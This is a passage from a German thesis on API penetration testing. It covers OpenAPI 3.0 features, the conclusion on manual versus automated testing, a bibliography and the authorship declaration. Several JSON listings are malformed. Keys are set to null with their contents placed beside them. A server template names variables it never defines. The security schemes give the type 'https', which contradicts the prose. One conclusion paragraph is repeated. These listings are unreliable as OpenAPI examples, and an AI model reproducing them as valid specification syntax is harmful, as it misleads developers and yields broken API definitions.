22 },
23     "http://beispiel.com/beispiel.json"
24 ]
25 }
26 ...
```

Quellcode 6.6: Open API 3.0 - Anfrage-Format

Der `requestBody` hat viele neue Funktionen. Man kann ein Beispiel (oder eine Liste von Beispielen) für `requestBody` angeben. Hier besteht Flexibilität: Man kann dem Beispiel ein vollständiges Beispiel, eine Referenz oder sogar eine URL übergeben.

Der neue `requestBody` unterstützt verschiedene Medientypen (Inhalt ist ein Array von Mimetypen wie `application/json` oder `text/plain`).

6.1.2.2 Antwort-Format (engl. Response Format)

Eine API-Spezifikation muss die Antworten für alle API-Vorgänge angeben. Für jede Operation muss mindestens eine Antwort, in der Regel eine erfolgreiche Antwort, definiert sein. Eine Antwort wird durch ihren HTTP-Statuscode definiert und die Daten werden im `response body` oder in den Kopfzeilen zurückgegeben. Bei den Antworten beginnt jede Antwortdefinition mit einem Statuscode, z. B. 200 oder 404. Eine Operation gibt normalerweise einen erfolgreichen Statuscode und einen oder mehrere Fehlerstatus zurück[72].

Bei dem OpenAPI 3.0 wird auch Antwort-Format aktualisiert. Man kann nun eine Antwort wie bei dem Quellcode 6.7 definieren, anstatt jede Antwort separat definieren zu müssen.

```
1 {
2     "meinBeispiel": {
3         "\$request.body#/url": null,
```

```
4    "post": {
5      "requestBody": {
6        "description": "antwort beispiel",
7        "content": null,
8        "application/json": {
9          "schema": null,
10         "$ref": "#/components/schemas/antwortbeispiel"
11       },
12      "responses": {
13        "200": null,
14        "description": "antwort funktioniert."
15      }
16 ...
```

Quellcode 6.7: Open API 3.0 - Antwort-Format

6.1.2.3 Verlinkung (engl. Linking)

Mit Links kann beschrieben werden, wie verschiedene Werte, die von einer Operation zurückgegeben werden, als Eingabe für andere Operationen verwendbar sind[73].

OpenAPI 3.0 Spezifikation unterstützt das Verknüpfen, sodass Beziehungen zwischen Pfaden gründlich beschrieben werden können und diese Version bisher am widerstandsfähigsten ist. Angenommen, dass es einen Benutzer erhielt wird und er hat ein ID. Diese ID ist nutzlos. Man kann Verlinkungen verwenden, um zu zeigen, wie man die ID erweitert und die vollständige Adresse erhält.

```
1 {
2   "paths": {
3     "/benutzern/{benutzerId}": {
4       "get": {
5         "responses": {
6           "200": {
7             "links": {
8               "address": {
9                 "operationId": "gibBeispielMitID"
10              }
11            },
12           "parameters": {
13             "exampleId": "\\$response.body#/beispielID"
14           }
15         }
16       }
17     }
18   }
19 }
```

15 ...

Quellcode 6.8: Open API 3.0 - Verlinkungen

Wie bei dem Quellcode 6.8 gezeigt, dass in der Antwort von `/benutzern/benutzerId` eine `beispielId` zurück erhält. Die Verlinkung beschreibt, wie man das `Beispiel` erhält, indem man auf `$response.body#/beispielID` verweist.

6.1.2.4 Rückrufe (engl. Callbacks)

Bei dem OpenAPI 3.0 können jetzt Rückrufe wie bei dem Quellcode 6.9 definiert werden. Das heißt, dass asynchrone Anforderungen, die die Dienste als Reaktion auf bestimmte Ereignisse an einen anderen Dienst gesendet werden.

Auf diese Weise können die Workflows verbessert werden, die die API den Clients bietet. Ein typisches Beispiel für einen Rückruf ist eine Abonnementfunktionalität (Subscription). Benutzer abonnieren bestimmte Ereignisse des Dienstes und erhalten eine Benachrichtigung, wenn ein Ereignis eintritt. Beispielsweise kann ein E-Shop bei jedem Einkauf eine Benachrichtigung an den Manager senden[69].

```
1 POST /subscribe
2 Host: mein.webseite.com
3 Content-Type: application/json
4 {
5   "callbackUrl": "https://meinserver.com/schick/callback/hier"
6 }
```

Quellcode 6.9: Open API 3.0 - Callbacks[69]

Diese Beschreibung vereinfacht die Kommunikation zwischen verschiedenen Servern und hilft, die Verwendung von Callbacks in der API zu standardisieren.

6.1.3 Servers

Der Abschnitt `Server` gibt den API-Server und die Basis-URL (Base URL) an. Es kann einer oder mehrere Server definiert werden, z. B. Produktion und Sandbox[68]. Alle API-Endpunkte sind relativ zur Basis-URL. Angenommen, die Basis-URL von `https://api.example.com/v1`. Der Endpunkt `/users` verweist beispielsweise auf `https://api.example.com/v1/users`[65].

Bei der Beschreibung der API können nun mehrere Hosts bereitgestellt werden, sodass besser mit der Komplexität umgegangen werden kann, wie sich APIs an einem einzelnen Standort befinden oder sich auf mehrere Cloud-Standorte und die globale Infrastruktur verteilen. Derzeit kann mit Swagger 2 `schemes`, `host` und `baseUrl` wie beim Quellcode 6.10 definiert werden, die in der URL zusammengefasst sind.

```
1 {
2   "info": {
3     "title": "Beispiel"
4   },
5   "host": "beispiel.com",
6   "basePath": "/v2",
7   "schemes": [
8     "http",
9     "https"
10  ]
11 }
```

Quellcode 6.10: Swagger 2.0 - Server

Mit OpenAPI 3.0 können jetzt mehrere URLs vorhanden sein (siehe Quellcode 6.11), die beliebig definiert werden können. Das bedeutet, dass wie zuvor nur einen an der Basis haben können oder ein bestimmter Endpunkt kann einen eigenen Server haben, wenn die Basis-URL unterschiedlich ist. Darüber hinaus ist das Templating von Pfaden jetzt zulässig.

```
1 {
2   "servers": [
3     {
4       "url": "https://{version}.exampleserver.com:{port}/{basePath}",
5       "description": "beispiel server",
6       "variables": {
7         "username": {
8           "default": "beispiel",
9           "description": null
10        },
11       "port": {
12         "enum": [
13           "8080",
14           "8090"
15         ],
16         "default": "8080"
```

```
17     },
18     "basePath": {
19         "default": "v2"
20     }
21 ...
```

Quellcode 6.11: OpenAPI 3.0 - Server

6.1.4 Ausbau des JSON Schema Supports

OpenAPI 3.0 bietet mehrere Schlüsselwörter, mit denen die Schemas kombiniert werden können. Mit diesen Schlüsselwörtern kann ein komplexes Schema erstellt werden oder einen Wert anhand mehrerer Kriterien überprüft werden[74]:

- **oneOf**: validiert den Wert anhand genau eines der Subschemas
- **allOf**: validiert den Wert anhand aller Unterschemas
- **anyOf**: validiert den Wert anhand eines (eines oder mehrerer) der Subschemas

```
1 {
2   "paths": {
3     "/examples": {
4       "patch": {
5         "requestBody": {
6           "content": {
7             "application/json": null,
8             "schema": {
9               "oneOf": [
10                {
11                  "$ref": "#/components/schemas/example1"
12                },
13                {
14                  "$ref": "#/components/schemas/example2"
15                }
16              ]
17            }
18          }
19        },
20      },
21      "responses": {
22        "200": {
```

```
23         "description": "Updated"
24     }
25 ...
```

Quellcode 6.12: OpenAPI 3.0 - JSON Schema Supports Beispiel

Quellcode 6.12 zeigt, wie das `request body` in der Aktualisierungsoperation überprüft wird. Es wird verwendet, um zu überprüfen, dass das `request body` alle erforderlichen Informationen zu dem zu aktualisierenden Objekt enthält, abhängig vom Objekttyp.

6.1.5 Beispiele Objekt (engl. Examples Object)

Parametern, Eigenschaften und Objekten Beispiele hinzugefügt werden, um die OpenAPI-Spezifikation des Web-Service klarer zu machen. Beispiele können von Tools und Bibliotheken gelesen werden, die die API auf irgendeine Weise verarbeiten. Ein API-Mocking-Tool kann beispielsweise Beispielwerte verwenden, um `Mock-Request` zu generieren[64].

```
1 {
2   "paths": {
3     "/users": {
4       "post": null,
5       "summary": "fuegt neue objekt hinzu",
6       "requestBody": {
7         "content": {
8           "application/json": {
9             "schema": null,
10            "$ref": "#/components/schemas/objekt"
11          },
12          "example": {
13            "id": 76,
14            "name": "beispiel objekt"
15          }
16        }
17      },
18      "responses": {
19        "200": null,
20        "description": "OK"
21      }
22    }
23  }
```

Quellcode 6.13: OpenAPI 3.0 - Examples Object Beispiel

Bei dem OpenAPI 3.0 wurden die Möglichkeiten zur Beschreibung von Beispielen erheblich erweitert. In der vorherigen Spezifikation (Swagger 2.0) wurde angegeben, dass Beispiele nur von einem JSON- oder YAML-Objekt beschrieben werden können. Bei dem OpenAPI 3.0 kann nun durch Verwendung einer `json string` jedes Beispielformat beschrieben werden. Darüber hinaus kann ein `$ref`-Objekt verwendet werden, um auf externe Dateien mit Beispielen zu verweisen.

6.1.6 Sicherheit (engl. Security)

Die Sicherheit wird anhand der Schlüsselwörter `securitySchemes` und `security` beschrieben. Es werden mit `securitySchemes` alle Sicherheitsschemata definiert, die die API unterstützt. Die Sicherheit wird verwendet, um bestimmte Schemas auf die gesamte API oder einzelne Vorgänge anzuwenden[66]:

```
1 {  
2   "components": {  
3     "securitySchemes": {  
4       "UserSecurity": {  
5         "type": "https",  
6         "scheme": "basic"  
7       },  
8       "APIKey": {  
9         "type": "https",  
10        "scheme": "bearer",  
11        "bearerFormat": "TOKEN"  
12      }  
    }  
  }
```

Quellcode 6.14: OpenAPI 3.0 - Security

Bei dem OpenAPI 3.0 wurde `securityDefinitions` (siehe 6.14) in `securitySchemes` umbenannt und in die `Components` verschoben. Außerdem ist `http` ein übergeordneter Typ für alle HTTP `security scheme` wie `basic`, `bearer` und `other`.

Kapitel 7

Fazit

Wie bereits in Kapitel 4 erwähnt, ist es manchmal nicht möglich, alle Testfälle manuell zu überlegen, um die Penetrationstests des Zielsystems abzudecken. In solchen Fällen kann ein automatisiertes Werkzeug verwendet werden, um die Penetrationstests zu erledigen und dabei manuellen Aufwand und Zeit zu sparen. Automatisierte Tools können auch für das Sammeln von Informationen verwendet werden, was vor Beginn der Ermittlungsphase hilfreich sein kann. Daher kann in solchen Fällen ein automatisiertes Tool genutzt werden, um das richtige Ziel zu finden, nach dem die manuelle Schwachstelle ausgenutzt werden kann. Selbst bei umfangreichen Anwendungen ist ein automatisierter Penetrationstest sinnvoll. Das Ergebnis des automatisierten Tools ist jedoch nicht unbedingt die Schlussfolgerung. Zur Bestätigung der Schwachstellen ist häufig eine manuelle Analyse erforderlich. Manuelle Techniken sind auch hilfreich beim Auffinden von Geschäftslogikfehlern (Business Logic Flaws).

Automatisierte Penetrationstest-Tools sind in der Regel effizienter und gründlicher, aber es besteht die Gefahr, dass böswillige Hacker automatisierte Angriffe gegen unsere Systeme durchführen. Diese automatisierten Testwerkzeuge stammen aus diversen Quellen wie kommerziellen oder Open-Source-Quellen. Häufig konzentrieren sich diese Tools auf einen bestimmten Schwachstellenbereich, sodass möglicherweise mehrere Penetrationstest-Tools erforderlich sind. Da diese automatisierten Tools monatlich oder wöchentlich aktualisiert werden, muss die Ausgabe der automatisierten Tools manuell überprüft werden, um nach Fehlalarmen zu suchen und auf die neuesten Sicherheitsanfälligkeiten zu testen. Jeden Tag werden mehrere neue Schwachstellen entdeckt, die von automatisierten Tools eventuell

nicht erkannt werden können.

Zusammenfassend sind sowohl manuelle als auch automatisierte Tests entsprechend ihren individuellen Zwecken effektiv. Es sollte das optimale Gleichgewicht beim Testen jeder Anwendung gefunden werden.

APIs haben heute eine große Popularität und eine immense Flexibilität für anwendungsübergreifende Integrationen. Sie verursachen jedoch auch große und komplexe Angriffsflächen. Aufgrund dieses Angriffsflächenfaktors müssen APIs strikt auf logische und implementierungsabhängige Schwachstellen getestet werden, die häufig kritisch sind, z. B. Fehler bei der Kontoübernahme.

API-Tests sind ein weites Forschungsgebiet und entwickeln sich noch weiter. In Kapitel 5 wurde eine automatisierte Penetrationstest-Methodik vorgestellt, die man anwenden sollte, um jede Art von API zu testen. Dazu gehörten der Swagger-Generator, das Verstehen von Spider, Active Scan usw. Es wurden darüber hinaus Techniken präsentiert, die zum Auflisten von Endpunkten und zum Ausnutzen von Fehlern in der realen Produktions-API angewendet werden sollten. Auch wurden Beispiele für API-Fehler auf das Framework wie Springboot gezeigt, in dem unsere generische Testmethodik angewendet wurde, um API auszunutzen. API-Tests haben sich immer noch nicht weiterentwickelt und es sind Lücken in der Forschung zu schließen.

API-Tests bieten einen idealen Kommunikationsmechanismus zwischen Entwicklern und Testern mit einem hohen Grad an wartungsfähiger Automatisierung, der zu Leistungs- und Sicherheitstests erweitert werden kann. Wenn die API-Tests zu einem früheren Zeitpunkt im Software-Lebenszyklus ausgeführt werden, bedeutet dies, dass die kritische Sicherheits- und Architekturdefekte frühzeitig erkannt und leichter diagnostiziert werden. Zudem ist es weniger riskant, solche Sicherheitsanfälligkeiten zu beheben. Durch die Nutzung des OpenAPI 2.0 Plugins von OWASP ZAP bereitgestellter Automatisierung ist der API-Test einfacher zugänglich und die Zeit, die zum Erstellen aussagekräftiger Testszenarien erforderlich ist, kann erheblich reduziert werden.

Das manuelle Testen der Sicherheit von Web-Service-APIs ist ein kostspieliger und zeitintensiver, wenngleich notwendiger Bestandteil einer ernsthaften Softwareentwicklung. Obwohl Sicherheit von größter Bedeutung ist, wird sie aus verschiedenen Gründen vernachlässigt. Selbst wenn Sicherheit für Entwickler eine Priorität darstellt, gibt es möglicherweise eine oder mehrere Sicherheitslücken in

einem System. Durch die Automatisierung von Teilen des Sicherheitstestprozesses können Softwareentwicklungsteams automatisierte Sicherheitstests als Teil ihres automatisierten Testprozesses integrieren. Dadurch wird die Wahrscheinlichkeit verringert, dass testbare, sicherheitsrelevante Softwareanfälligkeiten in gleichzeitigen Software-Builds auftreten.

Im Kapitel 6 wurden die wichtigsten Änderungen an der OpenAPI Spec 3.0 erörtert. Ich bin der Meinung, dass dies hinsichtlich der REST-API-Definitionen ein großer Fortschritt ist. Ich glaube, mit der Unterstützung visueller API-Editor-Tools wie ApiBldr oder des automatisierten REST-Dokumente-Generators für das Framework Springboot, wenn diese Tools auch OAS 3.0 unterstützen, wird die Verwendung der neuen Spezifikationen auch für Nichtentwickler mit wenigen technischen Kenntnissen erleichtert.

Heute sind OpenAPI Spezifikationen der klare Marktführer bei den API-Definitionsformaten, wobei die größte Akzeptanz sowie die Anzahl der entwickelten Werkzeuge vorhanden ist. Während Dokumentation immer noch der wichtigste Grund für das Erstellen von API-Definitionen sind, gibt es zahlreiche andere Gründe für die Verwendung von API-Definitionen, z. B. Mocking, Testen oder Überwachen. Es ist klar, dass die Version 3.0 der Spezifikation die Entwurfsmuster über eine große Anzahl von Implementierungen hinweg berücksichtigt hat und eine weitreichende Spezifikation für die Definition der Funktion einer API bereitstellt. Die Verbesserung der von der Spezifikation angebotenen Objekte ist bei der Vereinfachung der Erstellung von Definitionen, die in einer API-Spezifikation wiederverwendet werden können, wertvoll.

Hinsichtlich der Schnittstellenbeschreibung REST-basierter Anwendungen ist OpenAPI 2.0, wohl aufgrund der umfangreichen Toolunterstützung und weiten Verbreitung, die beste Option. In der gewachsenen Swagger-Struktur bietet die OpenAPI Specification 3.0 ein gewisses Maß an Ordnung. Sobald die Toolunterstützung an die neue Version adaptiert ist, wird sich die OpenAPI Specification branchenweit durchsetzen und somit an die Stelle von Swagger 2.0 treten – vor allem durch ein Gremium mit namhaften Herstellern sowie durch alle neuen Features.

Wie bereits erwähnt, sind OpenAPI 2.0 und 3.0 nicht kompatibel. Dies bedeutet, dass für beide Tools, die sich mit OpenAPI beschäftigen, ein Update notwendig ist, um das neue Format zu unterstützen. Das OpenAPI bietet eine umfangreiche

Liste mit Tools mit der Version 3.0 Support. Falls die bevorzugten Tools jedoch Version 3.0 nicht unterstützen, ist es möglich, mit Version 2.0 fortzufahren, solange man keine Features der neuen Version 3.0 benötigt.

Wie bereits erwähnt sind OpenAPI 2.0 und 3.0 nicht kompatibel. Dies bedeutet, dass für beide Tools, die sich mit OpenAPI beschäftigen, ein Update notwendig ist, um das neue Format zu unterstützen. Das OpenAPI bietet eine endlose Liste mit Tools mit der Version 3.0 Support. Falls die bevorzugten Tools jedoch Version 3.0 nicht unterstützen, ist es möglich mit Version 2.0 fortzufahren, solange man keine der neuen Version 3.0 Features benötigt.

Aus diesem Grund sollte anstatt der Entwicklung eines neuen OpenAPI 3.0 Plugins vorerst die Implementierung des OpenAPI 2.0 Plugins in das OpenAPI 3.0 Plugin vorangetrieben werden.

Quellenverzeichnis

Literatur

- [1] Acunetix. *What is Persistent XSS - Defending Against Persistent XSS*. 2014. URL: <https://www.acunetix.com/blog/articles/persistent-xss/> (siehe S. 75).
- [2] S. Ali und T. Herivato. *BackTrack 4: Assuring Security by Penetration Testing*. Packt Publishing, 2011 (siehe S. 41).
- [3] D Allan. „Web application security: automated scanning versus manual penetration testing“. *IBM Software Group* (2008). URL: ftp://ftp.software.ibm.com/software/rational/web/whitepapers/r_wp_autoscan.pdf (siehe S. 68).
- [4] A. Anthony. *Why API Security is More Important Than Ever*. 2018. URL: <https://nordicapis.com/why-api-security-is-more-important-than-ever/> (siehe S. 76).
- [5] Apica. *Why Security is Critical to API Testing*. 2017. URL: <https://www.apicasystems.com/blog/security-is-critical-to-api-testing/> (siehe S. 76).
- [6] Astra. *How to Prevent Server Error Messages Disclosure*. 2017. URL: <https://www.getastra.com/blog/knowledge-base/server-error-messages-prevention/> (siehe S. 36, 74).
- [7] Avira. *Clickjacking*. 2016. URL: <https://www.avira.com/de/security-term/t/clickjacking/id/11> (siehe S. 32).
- [8] James Bach. *Test Automation Snake Oil*. 1999. URL: http://www.satisfice.com/articles/test_automation_snake_oil.pdf (siehe S. 66, 67).
- [9] Aileen G Bacudio u. a. „An overview of penetration testing“. *International Journal of Network Security & Its Applications* 3 (2011) (siehe S. 39).

- [10] Vangie Beal. *Java*. 2018. URL: <https://www.webopedia.com/TERM/J/Java.html> (siehe S. 13).
- [11] Vangie Beal. *OOP – Object Oriented Programming*. 2015. URL: https://www.webopedia.com/TERM/O/object_oriented_programming_OOP.html (siehe S. 12).
- [12] Bildungsstandards Informatik. *Information und Daten*. 2008. URL: https://www.informatikstandards.de/index.htm?section=standards&page_id=10 (siehe S. 6).
- [13] Johann Blieberger u. a. *Informatik*. Springer-Verlag, 2013 (siehe S. 6).
- [14] Manfred Broy. *Informatik Eine grundlegende Einführung: Band 1: Programmierung und Rechnerstrukturen*. Bd. 1. Springer-Verlag, 2013 (siehe S. 6).
- [15] Bundesamt für Sicherheit in der Informationstechnik. *Glossar und Begriffsdefinitionen*. 2007. URL: https://www.bsi.bund.de/DE/Themen/ITGrundschutz/ITGrundschutzKataloge/Inhalt/Glossar/glossar_node.html (siehe S. 8).
- [16] Dan Cornell. *Web application testing: The difference between black, gray and white box testing*. 2007. URL: <https://searchsoftwarequality.techtarget.com/tip/Web-application-testing-The-difference-between-black-gray-and-white-box-testing> (siehe S. 40, 41).
- [17] Cyberpedia. *What is Spyware?* 2012. URL: <https://www.paloaltonetworks.com/cyberpedia/what-is-spyware> (siehe S. 11).
- [18] Datenschutzbeauftragter. *Pseudonymisierung – was ist das eigentlich?* 2018. URL: <https://www.datenschutzbeauftragter-info.de/pseudonymisierung-was-ist-das-eigentlich/> (siehe S. 9).
- [19] Detectify. „Why manual pentesting and automation go hand in hand“ (2017). URL: <https://blog.detectify.com/2017/08/16/manual-pentesting-automation-go-hand-hand/> (siehe S. 67).
- [20] Oracle Docs. *What Are RESTful Web Services?* 2013. URL: <https://docs.oracle.com/javase/6/tutorial/doc/gijqy.html> (siehe S. 13, 14).

- [21] Jörg Eberspächer. „Sichere Daten, sichere Kommunikation“. *Secure Information, Secure Communication. Datenschutz und Datensicherheit in Telekommunikations- und Informationssystemen. Privacy and Information Security in Communication and Information Systems*, Berlin, Heidelberg, New York (1994) (siehe S. 7).
- [22] Claudia Eckert. *IT-Sicherheit: Konzepte-Verfahren-Protokolle*. Walter de Gruyter, 2013 (siehe S. 5–10, 12).
- [23] Eric Weis. *Was ist der Unterschied zwischen IT Sicherheit und Informationssicherheit*. 2018. URL: <https://www.brandmauer.de/blog/it-security/unterschied-it-sicherheit-und-informationssicherheit> (siehe S. 6).
- [24] Steven Furnell. *Securing information and communications systems: Principles, technologies, and applications*. Artech House, 2008 (siehe S. 5).
- [25] Walter Gora. *Handbuch IT-Sicherheit: Strategien, Grundlagen und Projekte*. Addison-Wesley, 2003 (siehe S. 8).
- [26] HTTPCS. *All About Common Vulnerabilities Exposures (CVE)*. 2016. URL: <https://www.httpcs.com/en/cve-common-vulnerabilities-exposures> (siehe S. 37).
- [27] imperva Incapsula. *Reflected Cross Site Scripting (XSS) Attacks*. 2016. URL: <https://www.incapsula.com/web-application-security/reflected-xss-attacks.html> (siehe S. 75).
- [28] OpenAPI Initiative. *OpenAPI Specification: Version 2.0*. 2018. URL: <https://github.com/OAI/OpenAPI-Specification/blob/master/versions/2.0.md> (siehe S. 78).
- [29] OpenAPI Initiative. *OpenAPI Specification: Version 3.0*. 2018. URL: <https://github.com/OAI/OpenAPI-Specification/blob/master/versions/3.0.0.md> (siehe S. 78).
- [30] Infosec Institute. *Finding and Exploiting XXE – XML External Entities Injection*. 2018. URL: <https://resources.infosecinstitute.com/finding-and-exploiting-xxe-xml-external-entities-injection/#gref> (siehe S. 56).
- [31] „Internet-Sicherheit: Einführung, Grundlagen, Vorgehensweise“. *Bundesamt für Sicherheit in der Informationstechnik* (2011) (siehe S. 7).

- [32] Thomas Joos und Peter Schmitz. *Tool-Tipp: OWASP Zed Attack Proxy (ZAP)- Sicherheit für Webanwendungen mit Zed Attack Proxy*. 2018. URL: <https://www.security-insider.de/sicherheit-fuer-webanwendungen-mit-zed-attack-proxy-a-728630/> (siehe S. 16).
- [33] Aditya Kakrania. „Manual or Automated Application Security Testing: What’s More Effective?“ (2017). URL: <https://www.linkedin.com/pulse/manual-vs-automated-penetration-testing-youssef-elmalty> (siehe S. 68).
- [34] Gregory Koberger. *A Visual Guide to What’s New in Swagger 3.0*. 2017. URL: <https://blog.readme.io/an-example-filled-guide-to-swagger-3-2/> (siehe S. 79).
- [35] Nadja Menz u. a. „Safety und Security aus dem Blickwinkel der öffentlichen IT“. *Kompetenzzentrum Öffentliche IT* (2015) (siehe S. 7).
- [36] Matteo Meucci, Eoin Keary, Daniel Cuthbert u. a. „OWASP Testing Guide, v3“. *OWASP Foundation* 16 (2008) (siehe S. 39).
- [37] Gilberto Najera-Gutierrez. *Kali Linux Web Penetration Testing Cookbook*. Packt Publishing Ltd, 2016 (siehe S. 54–56).
- [38] Netsparker. *Information Disclosure Issues and Attacks in Web Applications*. 2017. URL: <https://www.netsparker.com/blog/web-security/information-disclosure-issues-attacks/> (siehe S. 36).
- [39] Stephen Northcutt u. a. *Penetration testing: Assessing your overall security before attackers do*. SANS Institute Reading Room, 2006 (siehe S. 38).
- [40] Thomas Nowey. „Einleitung“. In: *Konzeption eines Systems zur überbetrieblichen Sammlung und Nutzung von quantitativen Daten über Informationssicherheitsvorfälle*. Springer, 2011 (siehe S. 9, 10).
- [41] Oliver Wege. *Verbindlichkeit*. 2011. URL: <https://www.secupedia.info/wiki/Verbindlichkeit> (siehe S. 9).
- [42] Mark Osborne. *How to cheat at managing information security*. Elsevier, 2006 (siehe S. 39).
- [43] OWASP. *OWASP Zed Attack Proxy Project*. 2018. URL: https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project (siehe S. 16).

- [44] Owasp. „OWASP Top 10“. In: *Die 10 häufigsten Sicherheit für Webanwendungen Deutsche Übersetzung Version 1.0*. Creative Commons, 2013. URL: https://www.owasp.org/images/4/42/OWASP_Top_10_2013_DE_Version_1_0.pdf (siehe S. 19, 21, 22, 24–30).
- [45] Owasp. „OWASP Top 10“. In: *The Ten Most Critical Web Application Security Risks*. Creative Commons, 2017 (siehe S. 23–25, 28, 30, 31).
- [46] Owaspzap. *Buffer Overflow*. 2016. URL: https://www.owasp.org/index.php/Buffer_Overflow (siehe S. 35).
- [47] Owaspzap. *Unrestricted File Upload*. 2018. URL: https://www.owasp.org/index.php/Unrestricted_File_Upload (siehe S. 34).
- [48] Packetlabs. „Automated Technologies vs Manual Testing“ (2018). URL: <https://www.packetlabs.net/automated-technologies-vs-manual-testing/> (siehe S. 66, 67).
- [49] Phishing.org. *What is Phishing?* 2017. URL: <http://www.phishing.org/what-is-phishing> (siehe S. 12).
- [50] php.net. *Zugriff auf entfernte Dateien*. 2008. URL: <http://php.net/manual/de/features.remote-files.php> (siehe S. 31, 32).
- [51] Tutorials Point. *Spring - MVC Framework*. 2012. URL: https://www.tutorialspoint.com/spring/spring_web_mvc_framework.htm (siehe S. 15).
- [52] Portswigger. *Using Burp to Manually Test for Reflected XSS*. 2012. URL: https://support.portswigger.net/customer/portal/articles/2325939-Methodology_Attacking%20Users_XSS_Using%20Burp%20to%20Manually%20Test%20For%20Reflected%20XSS.html (siehe S. 51).
- [53] Ken Prole. *White Box, Black Box, and Gray Box Vulnerability Testing: What’s the Difference and Why Does It Matter?* 2018. URL: <https://codexdx.com/2018/01/black-white-and-gray-box-vulnerability-testing-code-dx-blog/> (siehe S. 41).
- [54] Bima Fajar Ramadhan. *Kali Linux - Linux Security: SQL Injection with Kali Linux*. 2017. URL: <https://linuxhint.com/sql-injection-kali-linux/> (siehe S. vii, 48–51).
- [55] RestCase. *Top 5 REST API Security Guidelines*. 2016. URL: <https://blog.restcase.com/top-5-rest-api-security-guidelines/> (siehe S. 75).

- [56] RestCase. *Why API Testing is Important in Your Development Process*. 2016. URL: <https://blog.restcase.com/why-api-testing-is-important-in-your-development-process/> (siehe S. 77).
- [57] Lucie Saunois. *Black box, grey box, white box testing: what differences?* 2016. URL: <https://www.nbs-system.com/en/blog/black-box-grey-box-white-box-testing-what-differences/> (siehe S. 40).
- [58] Karen Scarfone u. a. „Technical guide to information security testing and assessment“. *NIST Special Publication* 800.115 (2008), S. 2–25 (siehe S. 39).
- [59] Peter Schmitz. *Was ist ein Hacker?* 2017. URL: <https://www.security-insider.de/was-ist-ein-hacker-a-596399/> (siehe S. 10).
- [60] Prof. Mag. Dr. Helmut Siller. *Hacker – Definition*. 2011. URL: <https://wirtschaftslexikon.gabler.de/definition/hacker-53395> (siehe S. 10).
- [61] Peter Paul Spies. „Datenschutz und Datensicherung im Wandel der Informationstechnologien“. In: *Datenschutz und Datensicherung im Wandel der Informationstechnologien*. Springer, 1985 (siehe S. 8).
- [62] „Studie - Durchführungskonzept für Penetrationstests“. *Bundesamt für Sicherheit in der Informationstechnik* (2003) (siehe S. 39, 42–48).
- [63] Swagger. *What Is OpenAPI?* 2017. URL: <https://swagger.io/docs/specification/about/> (siehe S. 16).
- [64] Swagger.io. *Adding Examples*. 2017. URL: <https://swagger.io/docs/specification/adding-examples/> (siehe S. 87).
- [65] Swagger.io. *API Server and Base URL*. 2017. URL: <https://swagger.io/docs/specification/api-host-and-base-path/> (siehe S. 84).
- [66] Swagger.io. *Authentication and Authorization*. 2017. URL: <https://swagger.io/docs/specification/authentication/> (siehe S. 88).
- [67] Swagger.io. *Basic Structure - Metadata*. 2017. URL: <https://swagger.io/docs/specification/basic-structure/> (siehe S. 79).
- [68] Swagger.io. *Basic Structure - Server*. 2017. URL: <https://swagger.io/docs/specification/basic-structure/> (siehe S. 84).
- [69] Swagger.io. *Callbacks*. 2017. URL: <https://swagger.io/docs/specification/callbacks/> (siehe S. viii, 84).

- [70] Swagger.io. *Components Section - Components Structure*. 2017. URL: <https://swagger.io/docs/specification/components/> (siehe S. viii, 80).
- [71] Swagger.io. *Describing Request Body*. 2017. URL: <https://swagger.io/docs/specification/2-0/describing-request-body/> (siehe S. 81).
- [72] Swagger.io. *Describing Responses*. 2017. URL: <https://swagger.io/docs/specification/describing-responses/> (siehe S. 82).
- [73] Swagger.io. *Links*. 2017. URL: <https://swagger.io/docs/specification/links/> (siehe S. 83).
- [74] Swagger.io. *oneOf, anyOf, allOf, not*. 2017. URL: <https://swagger.io/docs/specification/callbacks/> (siehe S. 86).
- [75] Mitarbeiter von Symantec. *Was ist ein Botnet?* 2017. URL: <https://de.norton.com/internetsecurity-malware-what-is-a-botnet.html> (siehe S. 12).
- [76] Techopedia. *National Security Agency (NSA)*. 2014. URL: <https://www.techopedia.com/definition/15146/national-security-agency-nsa> (siehe S. 11).
- [77] Techopedia. *Script Kiddie*. 2011. URL: <https://www.techopedia.com/definition/4090/script-kiddie> (siehe S. 11).
- [78] TechTarget. *CVSS (Common Vulnerability Scoring System)*. 2016. URL: <https://searchsecurity.techtarget.com/definition/CVSS-Common-Vulnerability-Scoring-System> (siehe S. 36).
- [79] James S Tiller. *The ethical hack: a framework for business value penetration testing*. CRC Press, 2004 (siehe S. 40).
- [80] Tutorialspoint. *Testing Broken Authentication*. 2015. URL: https://www.tutorialspoint.com/security_testing/testing_broken_authentication.htm (siehe S. 59).
- [81] Veracode. *Sql Injection Cheat Sheet and Tutorial*. 2016. URL: <https://www.veracode.com/security/sql-injection> (siehe S. 19).
- [82] John Wack, Miles Tracy und Murugiah Souppaya. *Guideline on Network Security Testing (NIST Special Publication 800-42)*. 2003 (siehe S. 39).
- [83] *Was ist Clickjacking?* 2013. URL: <https://technik.blogbasis.net/was-ist-clickjacking-06-04-2013> (siehe S. 32–34).
- [84] Tom Wheeler. *Offene Systeme: ein grundlegendes Handbuch für das praktische DV-Management*. Springer-Verlag, 2013 (siehe S. 5).

- [85] Andrew Whitaker und Daniel P Newman. *Penetration testing and network defense*. Cisco Press, 2005 (siehe S. 41).
- [86] Andy Wilkinson. *Spring REST Docs*. 2018. URL: <https://docs.spring.io/spring-restdocs/docs/2.0.2.RELEASE/reference/html5/> (siehe S. 15).
- [87] Eberhard Wolff. *Microservices: flexible software architecture*. Addison-Wesley Professional, 2016 (siehe S. 14).
- [88] John Yeo. „Using penetration testing to enhance your company’s security“. *Computer Fraud & Security* 2013.4 (2013) (siehe S. 39).

Erklärung

Ich versichere, dass ich diese Arbeit selbstständig verfasst, keine anderen als die angegebenen Quellen und Hilfsmittel benutzt sowie alle wörtlich oder sinngemäß übernommenen Stellen in der Arbeit gekennzeichnet habe. Die Arbeit wurde noch keiner Kommission zur Prüfung vorgelegt und verletzt in keiner Weise Rechte Dritter.

Ort, Datum

Unterschrift